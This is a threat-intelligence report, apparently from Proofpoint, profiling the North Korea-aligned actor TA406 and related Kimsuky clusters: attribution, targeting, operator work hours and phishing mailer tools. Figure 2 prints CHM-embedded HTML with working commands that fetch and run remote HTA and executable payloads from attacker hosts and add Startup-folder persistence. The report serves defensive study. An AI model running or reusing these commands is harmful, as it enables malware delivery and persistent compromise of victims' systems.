

# Triple Threat: North Korea-Aligned TA406 Steals, Scams and Spies

Authors: **Darien Huss** and **Selena Larson**

November 2021

# Table of Contents

<b>Introduction</b>	4
<b>Threat Actor Details</b>	5
TA406 attribution	5
TA406	6
TA408	6
TA427	7
Campaign timing	8
Targeting	9
TA406 TTPs	10
<b>Phishing Tools and Techniques</b>	11
PHPMailer	11
Star	14
Actor-registered accounts	19
<b>Credential-harvesting techniques</b>	21
Basic HTTP authentication	21
Custom credential-harvesting pages	23
PHPProxy	26
<b>Notable 2021 Malware Campaigns</b>	28
March 2021	28
June 2021	30
FatBoy analysis	35
<b>Notable TA406 Malware</b>	38
YoreKey	38
<b>A not-so-legitimate service: Deioncube</b>	41
<b>Conclusion</b>	44
Emerging Threats Detection Rules	45
Indicators of Compromise (IoCs)	46
Reference List	48

# Key Takeaways

- Throughout 2021, the North Korea-aligned threat actor TA406 conducted frequent credential theft campaigns targeting research, education, government, media and other organizations.
- Proofpoint considers TA406 to be one of several actors that make up the activity publicly tracked as Kimsuky, Thallium and Konni Group.
- TA406 doesn't usually employ malware in campaigns. However, two notable 2021 campaigns attributed to this group attempted to distribute malware that could be used for information gathering.
- TA406 engages in espionage, cyber crime and sextortion.

# Overview

Throughout 2021, Proofpoint has tracked ongoing credential theft campaigns from TA406, an actor associated with the Democratic People's Republic of Korea (DPRK). Our analysts have tracked TA406 campaigns targeting customers since 2018, but the threat actor's campaigns remained low in volume until the beginning of January 2021. From January through June 2021, Proofpoint observed almost weekly campaigns targeting foreign policy experts, journalists and nongovernmental organizations (NGOs).

# Introduction

In this report, we describe in detail many of the campaigns and behaviors associated with an actor operating on behalf of the North Korean government: TA406. (See Figure 1.)

We begin by explaining how TA406 is associated with Kimsuky, a threat actor name broadly tracked by the threat intelligence community. We then elaborate on how Proofpoint tracks the activity of Kimsuky as three separate threat actors—TA406, TA408 and TA427. Also, we detail the differences between these actors, based on Proofpoint’s visibility.

This report also examines campaign timing and targeting by TA406, and it provides a look into how TA406 conducts phishing campaigns, including the tools and services used.

TA406 employs both malware and credential harvesting in espionage and information-gathering campaigns. This report details several examples of each, including different types of credential collection and two implants used by TA406 that haven’t been discussed before in open-source reporting. And finally, like all other North Korean state-sponsored actors that Proofpoint tracks, we provide evidence that TA406 conducts financially motivated campaigns, including the targeting of cryptocurrency and sextortion.




Figure 1. TA406 activity diagram

# Threat Actor Details

Proofpoint assesses with high confidence that TA406 operates on behalf of the North Korean government. DPRK threat actors are difficult to classify definitively, and different security firms, government entities and threat researchers all use **their own frameworks and visibility to conduct attribution**. Proofpoint’s unique visibility provides the ability to track and classify actors based on several different methods, including, but not limited to, targeting, account use, infrastructure, malicious tools and other operator behaviors.

## TA406 attribution

Proofpoint doesn’t associate TA406 with other publicly known groups. The activity tracked as TA406 by Proofpoint is often referred to publicly as **Kimsuky**, **Thallium** and **Konni Group**. For most researchers and vendors, including Proofpoint, TA406 falls under the Kimsuky umbrella.

Kimsuky was first named publicly by Kaspersky in **research** published **in 2013**. Much like **Lazarus Group**, the actor name “Kimsuky” has developed into a catchall name for numerous clusters of activity. While Proofpoint broadly agrees that TA406 likely has organizational ties to what Kaspersky and other threat researchers have tracked as Kimsuky, visibility into operator behavior and patterns of targeting allows Proofpoint to cluster activity groups tracked as Kimsuky more granularly into three distinct threat actor groups (TA406, TA408 and TA427) and several unidentified actors.

Table 1 provides an overview of the types of organizations that each named actor under the Kimsuky umbrella targets with phishing campaigns, based on Proofpoint’s visibility.

Kimsuky: A Visualization of the Umbrella			
	TA406	TA408	TA427
Foreign policy experts	X	X	X
Academic institutions	X	X	X
NGOs	X		X
International governmental organizations (IGOs)	X		X
Government agencies	X		X
Law enforcement agencies	X		
Military organizations			X
Media (e.g., journalists)	X		
Cryptocurrency	X	X	
Pharmaceutical companies		X	
Finance and economic-related businesses and institutions	X		X
Defense and DIB organizations	X		

Table 1. Differences in targeting and victimology via phishing attacks, based on Proofpoint’s visibility

## TA406

TA406 has conducted espionage-motivated campaigns since at least **2012** and financially motivated campaigns since at least **2018**. TA406 is known to use spear-phishing messages to deliver both malware and credential harvesting campaigns. TA406 has used many different malware families, including **KONNI**, **SANNY**, **CARROTBAT**/CARROTBALL, **BabyShark**, **Amadey** and **Android Moez**.

TA406 has had access to BabyShark since at least early 2019; however, based on our visibility, this actor was not the original user of BabyShark. TA406 may have discontinued the use of BabyShark sometime in mid-to-late 2019, while TA427 has used BabyShark in intrusions as recently as October 2021.

In 2019, a suspected TA406 operator uploaded several files to VirusTotal (NavRAT, QuasarRAT and BabyShark downloader). One of those files was a **CHM** payload that contained commented out code from a campaign associated with **AppleJeus** and working code that would have likely downloaded a BabyShark variant (see Figure 2).

```
<!--<OBJECT id=x classid="clsid:adb880a6-d8ff-11cf-9377-00aa003b7a11" style="width:0px;height:0px;display:none">
  <PARAM name="Command" value="ShortCut">
  <PARAM name="Item1" value=',cmd, /c powershell.exe -WindowStyle Hidden -ExecutionPolicy Bypass -NoLogo -NoProfile Import-Module BitsTransfer; Start-BitsTransfer
-source http://80.82.64.91/BitcoinTraderHeler.php -Destination %temp%\hh.exe && %temp%\hh.exe && copy /Y %temp%\hh.exe "%appdata%\Microsoft\Windows\Start
Menu\Programs\Startup\IME.exe"'>
</OBJECT>-->
<OBJECT id=x classid="clsid:adb880a6-d8ff-11cf-9377-00aa003b7a11" style="width:0px;height:0px;display:none">
  <PARAM name="Command" value="ShortCut">
  <PARAM name="Item1" value=',cmd, /c mshta http://servicesupportaccount.com/set/Qmbx0.hta'>
</OBJECT>
<SCRIPT>
  x.Click();
</SCRIPT>
</BODY>
</HTML>
```

Figure 2: HTML from CHM file with working TA406 code and commented out AppleJeus-related code

Proofpoint analysts were unable to find the original CHM, which suggests that TA406 may have had access to tools and code used by the actor associated with **AppleJeus**. TA406's short-lived use of BabyShark that took place after TA427's first use of BabyShark also suggests that TA406 has or had access to tools and code developed by TA427. Another explanation is that TA406 may share or has previously shared tool development resources with TA427.

## TA408

TA408 has been observed targeting Proofpoint customers much less often than TA406 and TA427. TA408 uses both credential harvesting and malware campaigns. Based on files uploaded to malicious file repositories, TA408 often targets organizations and individuals in East Asia.

In 2020, TA408 targeted at least one pharmaceutical company with a World Health Organization (WHO) COVID-19-themed email. TA408 also conducts financially motivated campaigns, such as a Hyundai Pay-themed Kasse/Hdac wallet campaign observed in 2020.

Like TA406, TA408 uses **Android malware** to achieve certain goals. Rather than write completely new malware, as TA406 did for Android Moez, TA408 ported **AppleSeed** to Android. TA408's AppleSeed malware was recently described in detail by S2W researchers in a **VB2021 paper**.



## TA427

TA427 may be best known for its use of browser extensions (**STOLEN PENCIL**) and HTA-based malware (**BabyShark**). TA427 uses credential harvesting, spear-phishing campaigns, infrastructure-scanning tools, and various tools and exploits leaked by the hacker group, **The Shadow Brokers**.

As recently as October 2021, TA427 was still using BabyShark, QuasarRAT, PCrAT, browser extensions (Chrome, Edge and Firefox), and numerous PowerShell scripts (keylogging, exfiltration of emails and more). Based on Proofpoint's visibility, TA427 first used BabyShark by no later than November 2018. Before that, by no later than June 2017, TA427 started using MSHTA to download unknown HTA malware.

TA427, by no later than January 2020, also started to conduct long-running, benign campaigns to build rapport with targets. These campaigns often begin by asking the target to participate in an interview or answer a questionnaire and finally compromises the target by asking them to review changes they have made by clicking a URL or opening an attachment. In some cases, these conversations spanned hundreds of days before TA427 sent a malicious URL or attachment to attempt to compromise the victim.

TA427 is not known by Proofpoint to conduct many financially motivated campaigns. The cryptocurrency miner XMRig has been staged in the past on a command and control (C&C) server by TA427, but it was never confirmed if actors deployed it in the wild.

Also, one version of TA427's Chrome extension targeted blockchain[.]com users. Initially the malicious Chrome extension targeted military, government, North Korean domestic and humanitarian topics. But sometime in early 2020, the externally loaded JavaScript code was modified to target blockchain.com users (see Figure 3). Based on debug logs collected by TA427 operator(s), the browser extension C&C was beaconsed to more than 180,000 unique IP addresses.




Figure 3. TA427 Chrome extension with redacted military, government and humanitarian organization targeting (left, 2019), which was later modified for blockchain.com user targeting (right, 2020)

## Campaign timing

The TA406 and TA427 operators responsible for conducting phishing campaigns appear to have a similar workday schedule (see Figure 4). Based on a time zone of +9 GMT, it seems the operators work roughly from 9 a.m. to 5 p.m., with an occasional late worknight. Both sets of operators may take breaks in the middle of the day, although Proofpoint's visibility suggests that TA427 operators take a much longer break. Also, throughout 2021, TA427 sent more emails outside of normal 8 a.m. to 5 p.m. business hours than TA406.




Figure 4. TA406 and TA427 time-of-day frequency analysis

Some observations can be made regarding what days of the week both TA406 and TA427 operators work (Figure 5). TA406 operators appear to work from Monday to Saturday, mostly; however, at least two campaigns in 2021 were conducted on Sunday. TA427 sent fewer phishing emails on a Saturday than did TA406 however more on a Sunday.

This data shows that the operators associated with TA406 and TA427 don't have a standard Monday-to-Friday workweek and, sometimes, they may be either required or willing to work every day of the week.



### TA406 – 2021 Time of Week Frequency Analysis




Figure 5. TA406 and TA427 day-of-week frequency analysis

## Targeting

TA406 conducts credential-phishing campaigns that target experts at political and foreign policy organizations and NGOs, especially those who are working with or are experts on activities that impact the Korean Peninsula, including nuclear nonproliferation. TA406 also targets academics and journalists.

Generally, TA406 phishing campaigns focus on individuals in North America, Russia and China, with the actors frequently masquerading as Russian diplomats and academics, representatives of the Ministry of Foreign Affairs of the Russian Federation, human rights officials, or Korean individuals. TA406 has also targeted individuals and organizations related to cryptocurrency for the purpose of financial gain.

One campaign in 2021 conducted by TA406 had drastically different targeting than normal for unknown reasons. The campaign occurred around the same time as the March 2021 North Korean missile tests and targeted several organizations and individuals not previously observed as targets for TA406. The recipients of that campaign included some of the highest-ranking elected officials of several different governmental institutions, an employee at a consulting firm, government institutions related to defense, law enforcement, and economy and finance, and generic mailboxes for board and customer relations of a large financial institution.

Such diverse and high-profile targeting is unusual for TA406 and the timing of this campaign which coincided with prominent missile testing, may have been a political signal rather than an intent to collect credentials. On the other hand, TA406 and other actors associated with DPRK are opportunistic and would likely capitalize on stolen credentials if any of the recipients or organizations had fallen victim to the campaign.

Before 2021, Proofpoint had observed limited credential-capture campaigns using national security or human rights themes. TA406 was also one of the first threat actors to use coronavirus themes (see Figure 6), appearing in Proofpoint data before nearly every other criminal or advanced persistent threat (APT) in February 2020.




Figure 6. TA406 government-themed website purporting to distribute coronavirus information impacting the Korean peninsula

In early 2021, TA406 began almost weekly campaigns featuring themes that included nuclear weapon safety, U.S. President Joe Biden, Korean foreign policy and other political themes. The group attempted to collect credentials, such as Microsoft logins or other corporate credentials, from the targeted individuals. In some cases, the emails were benign in nature; these messages may have been attempts by the attackers to engage with victims before sending them a malicious link or attachment.

## TA406 TTPs

TA406 uses its own registered and controlled infrastructure to host credential capture web pages and malicious documents, and a limited number of legitimate, compromised websites as infrastructure. TA406 uses Gmail, Yandex and Mail[.]ru email accounts masquerading as legitimate government or nonprofit entities to distribute lures. TA406 also uses custom message-sending tools such as Star and a PHP-based PHPMailer tool.

TA406 uses URLs in phishing emails linking to the SendGrid email delivery service that redirect to an attacker-controlled domain hosting the malicious payload or a credential-harvesting page. SendGrid is an email marketing platform used for legitimate business purposes and is often allowed to bypass email security filters; many threat actors use this type of redirect behavior to appear legitimate.

TA406 email threat campaigns appear to focus primarily on corporate credential capture. However, Proofpoint identified multiple recent malware campaigns that may have had information-gathering objectives. Historic campaigns likely associated with TA406 have distributed Remote Access Trojans (RATs) likely used in data theft and reconnaissance operations including KONNI, SANNY and CARROTBAT.

# Phishing Tools and Techniques

Proofpoint analysts have observed TA406 using several different methods and legitimate services for sending out attacks. Among the go-to tactics for TA406 are employing a PHPMailer tool with various custom PHP interfaces and using attacker-registered email accounts with various free email service providers.

## PHPMailer

Proofpoint analysts have observed TA406 using at least two different custom PHP web interfaces to facilitate sending phishing messages with PHPMailer. The older version that TA406 was known to use required no password to access the web interface and supported sending emails via PHPMailer Version 5.2.7.

This tool provides a simple interface (see Figure 7) for operators to use for sending phishing messages either directly with an account registered with a free email service such as Yandex or through email marketing services such as SendGrid and Sendinblue. TA406 has used the PHPMailer tool for sending phishing messages since at least 2019.

The screenshot shows a web browser window with a single tab titled 'Enter E-mail Data'. The address bar is empty. The main content area is titled 'Send Message Form' and contains the following fields and controls:

- smtp\_host**: Text input field with placeholder 'smtp host'.
- smtp\_id**: Text input field with placeholder 'smtp id'.
- smtp\_pwd**: Text input field with placeholder 'Password'.
- To Name:**: Text input field with placeholder 'Write anyone..'.
- from\_name**: Text input field with placeholder 'from\_name'.
- from**: Text input field with placeholder 'from'.
- webid**: Text input field.
- subject**: Text input field with placeholder 'No subject'.
- Message**: Text area with placeholder 'Write Message'.
- HTML Message Options**: A row of checkboxes for 'Is Html:', 'ssl:', and 'tls:', followed by a 'Port:' label and an empty text input field.
- Attach**: Text input field.
- Upload File**: A section containing 'Upload File:', a 'Browse...' button, the text 'No file selected.', and an 'Upload' button.
- Reset**: A green button at the bottom left.
- Send**: A green button at the bottom right.

Figure 7. User interface for TA406's custom PHPMailer tool

A more recent version of the PHPMailer interface was protected with a simple authentication prompt, as Figure 8 shows. Adlso, the code for the user interface was significantly changed from the older version of the PHPMailer tool. In the newer version, CSS was moved to its own file instead of inline CSS, as was the case with the older version.


A screenshot of a web browser window displaying a simple authentication prompt. The browser's address bar is empty. The page has a light gray background. In the center, there is a white rectangular box containing two input fields. The first input field is labeled 'email' and the second is labeled 'password'. Below these fields is a green button with the text 'Submit' in white.

Figure 8. PHPMailer tool authentication prompt

Another difference is support for toggling between sending emails via PHP's Mail() function (see Figure 9) and PHPMailer Version 5.2.9 (see Figure 10). TA406 actively uses this version of PHPMailer, including in attacks as recent as October 2021.


A screenshot of a web browser window displaying the PHPMailer Mail() interface. The browser's address bar shows the URL 'mailto:'. The page has a dark gray header with the text 'Mailer' on the left and 'Logout' on the right. Below the header, there is a section titled 'Mailer Types' with two radio buttons: 'SMTP' and 'Mail()'. The 'Mail()' radio button is selected. Below this section, there are several input fields: 'sender\_name' with the placeholder 'sender name', 'sender' with the placeholder 'sender email', 'recipient(s):' with the placeholder 'Write recipients..', 'subject' with the placeholder 'No subject', and 'Message' with the placeholder 'Write Message'. At the bottom left is a green 'Reset' button, and at the bottom right is a green 'Submit' button.

Figure 9. PHPMailer Mail() interface

The screenshot shows a web browser window with the title 'Mailer'. The address bar is empty. The page has a dark header with 'Mailer' on the left and 'Logout' on the right. Below the header is a form titled 'Mailer Types' with two radio buttons: 'SMTP' (selected) and 'Mail()'. The form contains several input fields and a checkbox:

- smtp\_host**: Input field with placeholder 'smtp host'.
- smtp\_id**: Input field with placeholder 'smtp id'.
- smtp\_pwd**: Input field with placeholder 'Password'.
- Show Password**: A checkbox that is currently unchecked.
- SMTP Secure**: A label followed by 'None : ☒ SSL : ☐ TLS : ☐ Port: '. The 'None' radio button is selected.
- sender\_name**: Input field with placeholder 'sender name'.
